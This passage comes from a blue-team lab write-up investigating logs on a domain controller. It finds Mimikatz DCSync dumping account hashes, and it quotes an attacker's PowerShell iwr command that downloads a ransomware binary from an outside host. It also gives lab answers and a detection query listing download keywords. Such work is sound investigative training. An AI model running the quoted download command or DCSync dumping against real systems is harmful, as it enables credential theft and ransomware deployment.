


Figure 16: Filtering for DCSync activity on the domain controller showed Mimikatz being used to dump domain account hashes.

After confirming access to DC01.quicklogistics.org, I searched for Mimikatz DCSync activity using terms such as lsadump::dcsync, dcsync, and mimikatz. The results showed two DCSync commands being executed from:

C:\Users\Administrator\Documents\mimikatz.exe

One command targeted the **administrator** account, and another targeted:

/user:backupda

Answer: backupda

After dumping the hashes, the attacker attempted to download another remote file to execute ransomware. What is the link used by the attacker to download the ransomware binary?

Query used:

host.name:"DC01.quicklogistics.org" and ("DownloadFile" or "DownloadString" or "Invoke-WebRequest" or "iwr" or "wget" or "http")




Figure 17: Filtering for web download activity on DC01.quicklogistics.org revealed a PowerShell command used to download the ransomware binary.

After the DCSync activity, I searched for download-related PowerShell activity on DC01.quicklogistics.org. I looked for common download strings such as DownloadFile, DownloadString, Invoke-WebRequest, iwr, wget, and http.

The results contained several rows where process.command_line was empty, but one relevant PowerShell event showed the full command:

Invoke-Command -ComputerName WKSTN-0051.quicklogistics.org -ScriptBlock {iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile C:\Users\levan.hutchinson\ransomboogey.exe;}

This showed that the attacker attempted to download the ransomware binary from:

Answer: <http://ff.sillytechninja.io/ransomboogey.exe>